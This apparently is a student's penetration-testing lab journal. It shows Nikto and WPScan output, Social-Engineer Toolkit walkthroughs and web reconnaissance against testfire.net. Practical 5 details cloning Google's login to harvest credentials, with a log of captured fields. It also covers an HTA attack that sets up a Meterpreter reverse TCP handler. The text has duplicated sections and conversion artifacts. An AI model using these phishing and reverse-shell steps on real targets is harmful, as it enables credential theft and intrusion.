<niktoscan hosttest="0" options="-h 10.0.2.5 -p 80 -Plugins apacheuser(enume...;report_xml -output apacheusers.xml" version="2.5.0" scanstart="Mon Jan 27 06:24:36 2025" scanend="Wed Dec 31 19:00:00 1969" scanelapsed=" seconds" nxmlversion="1.2">
<scandetails targetip="10.0.2.5" targethostname="10.0.2.5" targetport="80" targetbanner="Apache/2.2.8 (Ubuntu) DAV/2" starttime="2025-01-27 06:24:36" sitename="http://10.0.2.5:80/" siteip="http://10.0.2.5:80/" hostheader="10.0.2.5" errors="0" checks="6954">

<statistics elapsed="1" itemsfound="0" itemstested="6954" endtime="2025-01-27 06:24:37" />
</scandetails>
</niktoscan>

</niktoscan>
<niktoscan hosttest="0" options="-h 10.0.2.5 -p 80 -Plugins apacheuser(enume...;report_xml -output apacheusers.xml" version="2.5.0" scanstart="Mon Jan 27 06:32:49 2025" scanend="Wed Dec 31 19:00:00 1969" scanelapsed=" seconds" nxmlversion="1.2">
<scandetails targetip="10.0.2.5" targethostname="10.0.2.5" targetport="80" targetbanner="Apache/2.2.8 (Ubuntu) DAV/2" starttime="2025-01-27 06:32:49" sitename="http://10.0.2.5:80/" siteip="http://10.0.2.5:80/" hostheader="10.0.2.5" errors="0" checks="6954">

<statistics elapsed="1" itemsfound="0" itemstested="6954" endtime="2025-01-27 06:32:50" />
</scandetails>
</niktoscan>

</niktoscan>
```



```
(kali㉿kali)-[~]
$ wpscan --url https://blogs.overandall.com

[+] URL: https://blogs.overandall.com/ [104.21.8.216]
[+] Started: Mon Jan 27 07:21:37 2025

Interesting Finding(s):

[+] Headers
| Interesting Entries:
| - x-powered-by: PHP/8.2.16
| - x-litespeed-cache: hit
| - platform: hostinger
| - panel: hpanel
| - x-turbo-charged-by: LiteSpeed
| - cf-cache-status: DYNAMIC
| - report-to: [{"endpoints": [{"url": "https://\u2f0/a.net.cloudflare.com/report/\u2f0?s=Tejy5YcZ3Q8fq6eK85zHpdX3gklokx6GhVW2RWhRwaLIwL3n05qrewFuzqYQ18UGy8s0PZ9JOryznZBzvagSoAbTOH80q2cxJhfQJrv8TlJdiIORDOA7%2FAVCMdvcækisQocqkjWh0A%3D%3D"}], "group": "cf-nel", "max_age": 604800}
| - nel: {"success_fraction": 0, "report_to": "cf-nel", "max_age": 604800}
| - server: cloudflare
| - cf-ray: 9088b7d25c3a3617-FRA
| - alt-svc: h3=":443"; ma=86400
| - server-timing: cfL4;desc=?proto=TCP&rtt=177948min_rtt=1269676rtt_var=79701&sent=6&recv=8&lost=0&retrans=0&sent_bytes=3411&recv_bytes=8196
| Found By: Headers (Passive Detection)
| Confidence: 100%
|
[+] robots.txt found: https://blogs.overandall.com/robots.txt
| Found By: Robots Txt (Aggressive Detection)
| Confidence: 100%
|
[+] XML-RPC seems to be enabled: https://blogs.overandall.com/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
|
[+] WordPress readme found: https://blogs.overandall.com/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
|
[+] This site has 'Must Use Plugins': https://blogs.overandall.com/wp-content/mu-plugins/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 80%
| Reference: http://codex.wordpress.org/Must_Use_Plugins
|
[+] The external WP-Cron seems to be enabled: https://blogs.overandall.com/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
|
[+] WordPress version 6.4.5 identified (Outdated, released on 2024-06-24).
| Found By: Rss Generator (Passive Detection)
| - https://blogs.overandall.com/feed/, <generator>https://wordpress.org/?v=6.4.5</generator>
| - https://blogs.overandall.com/comments/feed/, <generator>https://wordpress.org/?v=6.4.5</generator>
|
[+] WordPress theme in use: breek
| Location: https://blogs.overandall.com/wp-content/themes/breek/
| Last Updated: 2024-12-06T04:14:50.000Z
| [!] The version is out of date, the latest version is 4.1.0
| Style URL: https://blogs.overandall.com/wp-content/themes/breek/style.css
| Style Name: Breek
| Style URI: https://1.envato.market/wp-breek-preview
| Description: Minimal Masonry Theme for WordPress ...
| Author: EstudioPatagon
| Author URI: https://1.envato.market/ep-portfolio-themes
|
| Found By: Urls In Homepage (Passive Detection)
| Confirmed By: Urls In 404 Page (Passive Detection)
|
| Version: 3.6.6 (80% confidence)
| Found By: Style (Passive Detection)
| - https://blogs.overandall.com/wp-content/themes/breek/style.css, Match: 'Version: 3.6.6'
|
[+] Enumerating All Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)
|
[+] Plugin(s) Identified:
|
[+] contact-form-7
| Location: https://blogs.overandall.com/wp-content/plugins/contact-form-7/
| Last Updated: 2025-01-14T02:31:00.000Z
| [!] The version is out of date, the latest version is 6.0.3
|
| Found By: Urls In 404 Page (Passive Detection)
|
| Version: 5.8.4 (90% confidence)
| Found By: Query Parameter (Passive Detection)
```

```

| Version: 5.8.4 (90% confidence)
| Found By: Query Parameter (Passive Detection)
| - https://blogs.overandall.com/wp-content/plugins/contact-form-7/includes/css/styles.css?ver=5.8.4
| Confirmed By: Readme - Stable Tag (Aggressive Detection)
| - https://blogs.overandall.com/wp-content/plugins/contact-form-7/readme.txt

[+] google-analytics-for-wordpress
| Location: https://blogs.overandall.com/wp-content/plugins/google-analytics-for-wordpress/
| Last Updated: 2024-12-13T14:49:00.000Z
| [!] The version is out of date, the latest version is 9.2.4
| Found By: Monster Insights Comment (Passive Detection)

| Version: 8.1.0 (60% confidence)
| Found By: Monster Insights Comment (Passive Detection)
| - https://blogs.overandall.com/, Match: 'Google Analytics by MonsterInsights plugin v8.1.0 -'

[+] google-analytics-premium
| Location: https://blogs.overandall.com/wp-content/plugins/google-analytics-premium/
| Found By: URLs In Homepage (Passive Detection)
| Confirmed By: URLs In 404 Page (Passive Detection)

| Version: 8.1.0 (80% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - https://blogs.overandall.com/wp-content/plugins/google-analytics-premium/readme.txt

[+] wordpress-seo-premium
| Location: https://blogs.overandall.com/wp-content/plugins/wordpress-seo-premium/
| Last Updated: 2025-01-21T09:28:01.000Z
| [!] The version is out of date, the latest version is 24.3
| Found By: Comment (Passive Detection)

| Version: 21.3 (80% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - https://blogs.overandall.com/wp-content/plugins/wordpress-seo-premium/readme.txt

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:05 ━━━━━━━━━━━━━━━━ (137 / 137) 100.00% Time: 00:00:05

[!] No Config Backups Found.

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Mon Jan 27 07:21:54 2025
[+] Requests Done: 159
[+] Cached Requests: 29
[+] Data Sent: 42.785 KB
[+] Data Received: 401.998 KB
[+] Memory used: 335.648 MB
[+] Elapsed time: 00:00:17

```

## Practical No. 5

### **Aim – Practical on the use of Social Engineering Toolkit**

#### **Theory:**

**Social engineering** is a method of manipulating humans to extract information or perform malicious activity by interacting with them. It is the most effective attack that has made many great organizations succumb to security incidents. Attackers may choose single or multiple ways to target individuals by exploiting human psychology, which can effectively trick a human into providing physical access to a system.

#### **Steps:**

Start Social Engineering Toolkit using the command “sudo setoolkit”.

From the menu select option “1) Social-Engineering Attacks”.

From the menu select option “2) Web-attack vectors”.

##### Credential Harvester Attack

- i. From the menu select option “3) Credential Harvester Attack”.
- ii. From the menu select option
  - 1. “1) Web Templates”.
    - a. Enter the listener device IP address.
    - b. Select an appropriate template from the menu e.g. “2. Google”.
  - 2. “2) Site Cloner”.
    - a. Enter URL of the site to clone.

##### HTA web attack method

- i. From the menu select option “7) HTA Attack Method”.
- ii. From the menu select option “2) Site Cloner”.
- iii. Enter URL of the site to clone
- iv. Enter IP address or URL for the payload listener “<ip\_address/url>”.
- v. Enter the port for the reverse payload “<port>”
- vi. Select the payload to deliver from the menu “3. Meterpreter Reverse TCP”.
- vii. Access to the target system will be granted when the target visits the cloned site and downloads the payload.
- viii. Use “sessions” command to list active sessions.
- ix. Use “sessions <target session number from above list>” to utilise the established session.

## Output:

```
[--] .. ####.. ##### .. #####
[1] .. ##...## .. ##...## ...
[2] .. ##...## .. ##...## ...
[3] .. ##...## .. ##...## ...
[4] .. ##...## .. ##...## ...
[5] .. ##### .. ##### .. ## ...

[—] The Social-Engineer Toolkit (SET) [—]
[—] Created by: David Kennedy (ReL1K) [—]
[—] Version: 8.0.3 [—]
[—] Codename: 'Maverick' [—]
[—] Follow us on Twitter: @TrustedSec [—]
[—] Follow me on Twitter: @HackingDave [—]
[—] Homepage: https://www.trustedsec.com [—]

Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a Metasploit-based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if it's too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows-based PowerShell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>1
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT *

The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:
```

```
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.4]: 10.0.2.4
[!] This is the IP address for the POST back in Harvester/Tabnabbing [10.0.2.4]: 10.0.2.4

**** Important Information ****

For templates, when a POST is initiated to harvest credentials, you will need a site for it to redirect.

You can configure this option under:

/etc/setoolkit/set.config


Edit this file, and change HARVESTER_REDIRECT and HARVESTER_URL to the sites you want to redirect to after it is posted. If you do not set these, then it will not redirect properly. This only goes for templates.


1. Java Required
2. Google
3. Twitter

set:webattack> Select a template: 2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.0.2.4 - - [04/Jan/2025 07:46:25] "GET / HTTP/1.1" 200 -
10.0.2.4 - - [04/Jan/2025 07:46:26] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX-SJLCkfqaqM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmVlhIcDhtUFldzBENhIfVWsxStdNLW9MdThibW1TMFQzVUZFc1BBaURuWmlRSQxE2%88%99
APSBz4gAAAAAUy4_q07Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lslo
PARAM: dsh=-7381887106725792428
PARAM: _utf8=a
PARAM: bgrresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
PARAM: POSSIBLE_USERNAME_FIELD_FOUND: Email=user@email.com
POSSIBLE_PASSWORD_FIELD_FOUND: Passwd=password
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```





The Social-Engineer Toolkit (SET) is a product of TrustedSec. Visit <https://www.trustedsec.com>

It's easy to update using the PenTesters Framework! (PTF) Visit <https://github.com/trustedsec/ptf> to update all your tools!

Select from the menu:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) Third Party Modules

99) Return back to the main menu.

**set> 2**

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

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The **Credential Harvester** method will utilize web cloning of a website that has a username and password field and harvest all the information posted to the website.

The **TabNabbing** method will wait for a user to move to a different tab, then refresh the page to something different.

```

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if it's too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

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1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:wehattack>

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisafakesite.com
set:wehattack> Enter the url to clone: https://facebook.com
[*] HTA Attack Vector selected. Enter your IP, Port, and Payload...
set> IP address or URL (www.ex.com) for the payload listener (LHOST) [10.0.2.4]:
Enter the port for the reverse payload [43]:
Select the payload you want to deliver:

1. Meterpreter Reverse HTTPS
2. Meterpreter Reverse HTTP
3. Meterpreter Reverse TCP

Enter the payload number [1-3]: 3
[*] Generating powershell injection code and x86 downgrade attack ...

Enter the payload number [1-3]: 3
[*] Generating powershell injection code and x86 downgrade attack ...
[*] Embedding HTA attack vector and PowerShell injection...
[*] Automatically starting Apache for you...

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...
[*] Copying over files to Apache server...
[*] Launching Metasploit... Please wait one.
Metasploit tip: View missing module options with show missing

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

Trace program: running

    wake up, Neo...
    the matrix has you
    follow the white rabbit.

    knock, knock, Neo.

Devices
File System
Network
Browser

https://metasploit.com

-[ metasploit v6.4.38-dev
+ --=[ 2467 exploits - 1273 auxiliary - 431 post
+ --=[ 1478 payloads - 49 encoders - 13 nops
+ --=[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com

[*] Processing /root/.set//meta_config for ERB directives.
resource (/root/.set//meta_config)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/root/.set//meta_config)> set payload windows/meterpreter/reverse_tcp
payload = windows/meterpreter/reverse_tcp
resource (/root/.set//meta_config)> set LHOST 10.0.2.4
LHOST => 10.0.2.4
resource (/root/.set//meta_config)> set LPORT 443

```

```
knock, knock, Neo. Downloads
Places Computer kali Desktop Recent Trash Documents Music Pictures Videos Downloads https://metasploit.com

Devices =[ metasploit v6.4.38-dev
+ -- =[ 2467 exploits - 1273 auxiliary - 431 post
+ -- =[ 1478 payloads - 49 encoders - 13 nops
+ -- =[ 9 evasion
]

Metasploit Documentation: https://docs.metasploit.com

[*] Processing /root/.set//meta_config for ERB directives.
resource (/root/.set//meta_config)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/root/.set//meta_config)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/.set//meta_config)> set LHOST 10.0.2.4
LHOST => 10.0.2.4
resource (/root/.set//meta_config)> set LPORT 443
LPORT => 443
resource (/root/.set//meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set//meta_config)> set EnableStageEncoding true
EnableStageEncoding => true
resource (/root/.set//meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.4:443
msf6 exploit(multi/handler) > sessions

Active sessions
=====

No active sessions.

msf6 exploit(multi/handler) > 
```

## Practical No. 6

**Aim:** Practical on Exploiting Web-based applications

**Theory:**

The first step is to conduct the passive and active reconnaissance. Ensure that hosted sites are identified, and then use DNS mapping to identify all the hosted sites that are delivered by the same server. One of the most common and successful means of attack is to attack a non-target site hosted on the same physical server as the target website, exploit weaknesses in the server to gain root access, and then use the escalated privileges to attack the targeted site. The next step is to identify the presence of network-based protective devices, such as firewalls and IDS/IPS, and identify any deceptive technologies (honeypots). An increasingly common protective device is the Web Application Firewall (WAF) and DNS Content Delivery Network (CDN).

The *wafw00f* script is an automated tool to identify and fingerprint web-based firewalls; testing has determined that it is the most accurate tool for this purpose. Load balancing detector (*lbd*) is a Bash shell script that determines whether a given domain uses DNS and/or HTTP load balancing.

*DirBuster* is a GUI-driven application that uses a list of possible directories and files to perform a brute-force analysis of a website's structure.

**Steps:**

1. Detect Web Application Firewall on the target using the command, “sudo nmap –vv –p 80 script http-waf-detect <target\_url>”.
2. Perform the identification and fingerprinting of the Web Application Firewall using the command, “sudo wafw00f <target\_url>”.
3. Detect Load Balancers using the command, “sudo lbd <target\_url>”.
4. Perform a WordPress scan on a WordPress target to check for any exploitable Wordpress vulnerabilities using the command “sudo wpscan —url <target\_url>”.
5. Use OWASP Directory Buster to brute force through the target website to get its directory structure:
  - a. Start DirBuster using the command “sudo dirbuster”.
  - b. Enter the following details into the application:
    - i. Target URL.
    - ii. Work Method.
    - iii. Number of Threads.
    - iv. File path to the Directory/files list to use. E.g  
“/usr/share/dirbuster/wordlists/directory-list-1.0.txt”
    - v. Starting Options.
  - c. Click the start button.
6. Mirror the target website using the command, “sudo httrack <target\_url> -O <output\_directory>”.
7. Perform reconnaissance and exploits using Burpsuite :
  - a. Start Burpsuite on the Kali VM.
  - b. Create a temporary project.
  - c. Navigate to “Target” tab, in “Sitemap” section, open the target website in the in-built browser.
  - d. Add the target site to the scope to our scope to continue tracking its traffic.
  - e. Navigate to “Dashboard” tab, create a new live task,
    - i. Select “Live passive crawl”.

- ii. Select Tools scope as e.g. “Proxy”.
- iii. Select URL scope e.g. “Everything”.
- f. Click “OK”, and create a new scan configuration,
  - i. Select type of items to add e.g. “Links”.
  - ii. Select URLs to add e.g.:
    - 1. “The item itself”.
    - 2. “Items on the same domain”.
    - 3. “URLs in Scope” -> “Suite Scope”.
- g. Click “OK”, Enter the Target URL and turn on the interceptor.

### Output:

```
(kali㉿kali)-[~]
└─$ sudo nmap -vv -p 80 --script http-waf-detect www.testfire.net
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-04 08:41 EST
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 08:41
Completed NSE at 08:41, 0.00s elapsed
Initiating Ping Scan at 08:41
Scanning www.testfire.net (65.61.137.117) [4 ports]
Completed Ping Scan at 08:41, 0.02s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 08:41
Completed Parallel DNS resolution of 1 host. at 08:41, 0.65s elapsed
Initiating SYN Stealth Scan at 08:41
Scanning www.testfire.net (65.61.137.117) [1 port] Found
Completed SYN Stealth Scan at 08:41, 0.23s elapsed (1 total ports)
NSE: Script scanning 65.61.137.117.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 08:41
Completed NSE at 08:41, 0.00s elapsed
Nmap scan report for www.testfire.net (65.61.137.117)
Host is up, received reset ttl 255 (0.00048s latency).
Scanned at 2025-01-04 08:41:11 EST for 0s
PORT      STATE     SERVICE REASON
80/tcp    filtered http    no-response
NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 08:41      Current speed: 36 requests/sec
Completed NSE at 08:41, 0.00s elapsed
Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.07 seconds
Raw packets sent: 6 (240B) | Rcvd: 1 (40B)
```



```

| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: https://blogs.overandall.com/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] This site has 'Must Use Plugins': https://blogs.overandall.com/wp-content/mu-plugins/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 80%
| Reference: http://codex.wordpress.org/Must_Use_Plugins
[+] The external WP-Cron seems to be enabled: https://blogs.overandall.com/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 6.4.5 identified (Outdated, released on 2024-06-24).
| Found By: Rss Generator (Passive Detection)
| - https://blogs.overandall.com/feed/, <generator>https://wordpress.org/?v=6.4.5</generator>
| - https://blogs.overandall.com/comments/feed/, <generator>https://wordpress.org/?v=6.4.5</generator>
[+] WordPress theme in use: breek
| Location: https://blogs.overandall.com/wp-content/themes/breek/
| Last Updated: 2024-12-06T04:14:50.000Z
[!] The version is out of date, the latest version is 4.1.0
| Style URL: https://blogs.overandall.com/wp-content/themes/breek/style.css
| Style Name: Breek
| Style URI: https://1.envato.market/wp-breek-preview
| Description: Minimal Masonry Theme for WordPress ...
| Author: EstudioPatagon
| Author URI: https://1.envato.market/ep-portfolio-themes
(Select and right click for more options)

Current number of running threads: 10
Found By: Urls In Homepage (Passive Detection)
Confirmed By: Urls In 404 Page (Passive Detection)
Version: 3.6.6 (80% confidence)
Found By: Style (Passive Detection)
| - https://blogs.overandall.com/wp-content/themes/breek/style.css, Match: 'Version: 3.6.6'
(Starting dirfile list based brute forcing)
[+] Enumerating All Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] contact-form-7
| Location: https://blogs.overandall.com/wp-content/plugins/contact-form-7/
| Last Updated: 2024-12-22T05:03:00.000Z
[!] The version is out of date, the latest version is 6.0.2
| Found By: Urls In 404 Page (Passive Detection)
| Version: 5.8.4 (90% confidence)
| Found By: Query Parameter (Passive Detection)
| - https://blogs.overandall.com/wp-content/plugins/contact-form-7/includes/css/styles.css?ver=5.8.4
| Confirmed By: Readme - Stable Tag (Aggressive Detection)
| - https://blogs.overandall.com/wp-content/plugins/contact-form-7/readme.txt

[+] google-analytics-for-wordpress
| Location: https://blogs.overandall.com/wp-content/plugins/google-analytics-for-wordpress/
| Last Updated: 2024-12-13T14:49:00.000Z
[!] The version is out of date, the latest version is 9.2.4
| Found By: Monster Insights Comment (Passive Detection)
| Version: 8.1.0 (60% confidence)
| Found By: Monster Insights Comment (Passive Detection)
| - https://blogs.overandall.com/, Match: 'Google Analytics by MonsterInsights plugin v8.1.0 -'

[+] google-analytics-premium
| Location: https://blogs.overandall.com/wp-content/plugins/google-analytics-premium/
| Last Updated: 2024-12-13T14:49:00.000Z
| Found By: Urls In Homepage (Passive Detection)
| Confirmed By: Urls In 404 Page (Passive Detection)
| Version: 8.1.0 (80% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - https://blogs.overandall.com/wp-content/plugins/google-analytics-premium/readme.txt
[+] wordpress-seo-premium
| Location: https://blogs.overandall.com/wp-content/plugins/wordpress-seo-premium/
| Last Updated: 2024-12-18T09:18:25.000Z
[!] The version is out of date, the latest version is 24.1
| Found By: Comment (Passive Detection)
| Version: 21.3 (80% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - https://blogs.overandall.com/wp-content/plugins/wordpress-seo-premium/readme.txt

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:20 ← →
[i] No Config Backups Found. Starting dirfile list based brute forcing
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sat Jan 4 08:43:09 2025
[+] Requests Done: 198
[+] Cached Requests: 6
[+] Data Sent: 50.946 KB
[+] Data Received: 22.741 MB
[+] Memory used: 293.223 MB
[+] Elapsed time: 00:00:40

```

**OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing**

File Options About Help

http://testfire.net:80/

(Scan Information) | Results - List View: Dirs: 8 Files: 10 | Results - Tree View | Errors: 1 |

Testing for dirs in /bank/	3%	[Stop]	[Close]
Testing for files in /bank/ with extention .html	3%	[Stop]	[Close]
Testing for dirs in //admin/	2%	[Stop]	[Close]
Testing for files in //admin/ with extention .html	2%	[Stop]	[Close]
Testing for dirs in ///	2%	[Stop]	[Close]
Testing for files in /// with extention .html	2%	[Stop]	[Close]
Testing for dirs in //bank/	1%	[Stop]	[Close]

Current speed: 36 requests/sec      (Select and right click for more options)

Average speed: (T) 30, (C) 29 requests/sec

Parse Queue Size: 0      Current number of running threads: 10

Total Requests: 71303/2550547      [Change]

Time To Finish: 23:44:51

[Back] [Pause] [Stop] [Report]

Starting dir/file list based brute forcing      /marcel.html

**OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing**

File Options About Help

http://testfire.net:80/

(Scan Information) | Results - List View: Dirs: 9 Files: 10 | Results - Tree View | Errors: 1 |

Type	Found	Response	Size
Dir	/	200	9560
File	/index.jsp	200	155
File	/login.jsp	200	155
File	/feedback.jsp	200	155
File	/subscribe.jsp	200	155
File	/survey_questions.jsp	200	155
